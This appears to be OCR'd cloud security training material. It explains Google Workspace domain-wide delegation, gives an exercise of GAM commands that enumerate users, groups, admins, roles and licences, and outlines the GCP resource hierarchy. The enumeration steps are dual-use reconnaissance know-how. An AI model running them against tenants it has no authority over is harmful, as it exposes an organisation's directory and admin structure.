
- ○ Domain-wide delegation allows service account to access all user's data in google workspace [G-Suite]
- ○ Domain wide delegation can only be enabled for service account.
- ○ Domain wide delegation should be enabled bi-directional [Google Cloud and Google Workspace].



Developers can register their web applications and other API clients with Google to enable access to data in Google services like Gmail. You can authorize these registered clients to access your user data without your users having to individually give consent or their passwords.

Name	Client ID	Scopes
Demo App	105303011132823989...	.../auth/admin.directory.group .../auth/admin.directory.user +1 More

Domain Wide Delegation



Google Workspace

Google Cloud Project

Service account

Domain Wide Delegation Enable for a Service Account in a Google Cloud Project

Now GCP Service Account Can Access Data of Workspace SAAS Application

EXERCISE - 8

Download, Install and configure the Google Administrator Management Tool [GAM] :

Github Link : https://github.com/jay0lee/GAM

Currently logged in user information :

```
gam info user
```

Organization custom domain information :

```
gam info domain
```

Get information about Configured Oauth Access Token's Scope :

```
gam oauth info
```

Lists of users in an organization :

```
gam print users
```

Get the information about a specified user :

```
gam info user UserName
```

Lists of groups in an organization :

```
gam print groups
```

Get the information about a specified group :

```
gam info group GroupName
```

Lists of roles in an organization

```
gam print roles
```

Lists of cloud identity admin / Google workspace admin in an organization :

```
gam print admins
```

Lists of cloud identity / google workspace licences :

```
gam print licences
```

Organization custom domain information :

```
gam info domain
```

3.4 Google Cloud Platform

Google Cloud Platform (GCP), offered by Google, is a suite of cloud computing services that runs on the same infrastructure that Google uses internally for its end-user products, such as Google Search, Gmail, file storage, and YouTube.

Regions -


- Regions are independent geographic areas that consist of zones. Means Regions are collections of zones.
- There are around 24 regions in of google cloud.

Zones -

- A zone is a deployment area for Google Cloud resources within a region. Zones should be considered a single failure domain within a region
- There are around 73 zones within 24 regions in google cloud.

API -

- They are a key part of Google Cloud Platform, allowing us to easily manage everything from computing to networking to storage to machine-learning-based data analysis to our applications with programmatic access.



Organization

Company

Folders

Dept X

Dept Y

Shared Infrastructure

Team A

Team B

Product 1

Product 2

Projects

Dev GCP Project

Test GCP Project

Production GCP Project

Resources


Compute Engine Instances

App Engine Services

Cloud Storage Buckets

Resource Manager -

- Resource manager help manage resource containers such as organizations, folders, and projects that allow you to group and hierarchically organize other GCP resources




console.cloud.google.com/cloud-resource-manager?authuser=4&orgonly=true&project=alert-nimbus-335411&supportedpurview=project,organizationId,folder

□	Name	ID	Last accessed	Status	Charges	Labels	Tags
□	atomic-nuclear.site	769569318697	April 3, 2022				–
□	Production	215397782769	April 3, 2022				–
□	My First Project	alert-nimbus-335411	April 3, 2022		₹0.00		–
□	No organization		January 20, 2022				–
□	DemoProj	demoproj-306011	–				–

Organization

- Organization resource is the root node in the Google Cloud resource hierarchy and have central control of all resources
- IAM access control policies applied to the Organization resource apply throughout the hierarchy on all resources in the organization.



console.cloud.google.com/projectselector2/home/dashboard?authuser=4&orgonly=true&organizationId=769569318697&supportedpurview=project


Page not viewable for organizations. To view this page, select a project.

Select a recent project

My First Project
Project ID: alert-nimbus-335411
Organization: atomic-nuclear.site
Accessed 1 hour ago

Folders

- Folders are an additional optional grouping mechanism on top of projects and provide isolation boundaries between projects.
- Folders can be used to model different legal entities, departments, teams, and environments within a company



console.cloud.google.com/home/dashboard?authuser=4&orgonly=true&project=alert-nimbus-335411&supportedpurview=project

Project info

Project name
My First Project

Project number
233003792018

Project ID
alert-nimbus-335411

Name	ID
atomic-nuclear.site	769569318697
Production	215397782769
My First Project	alert-nimbus-335411

INR ₹0.00

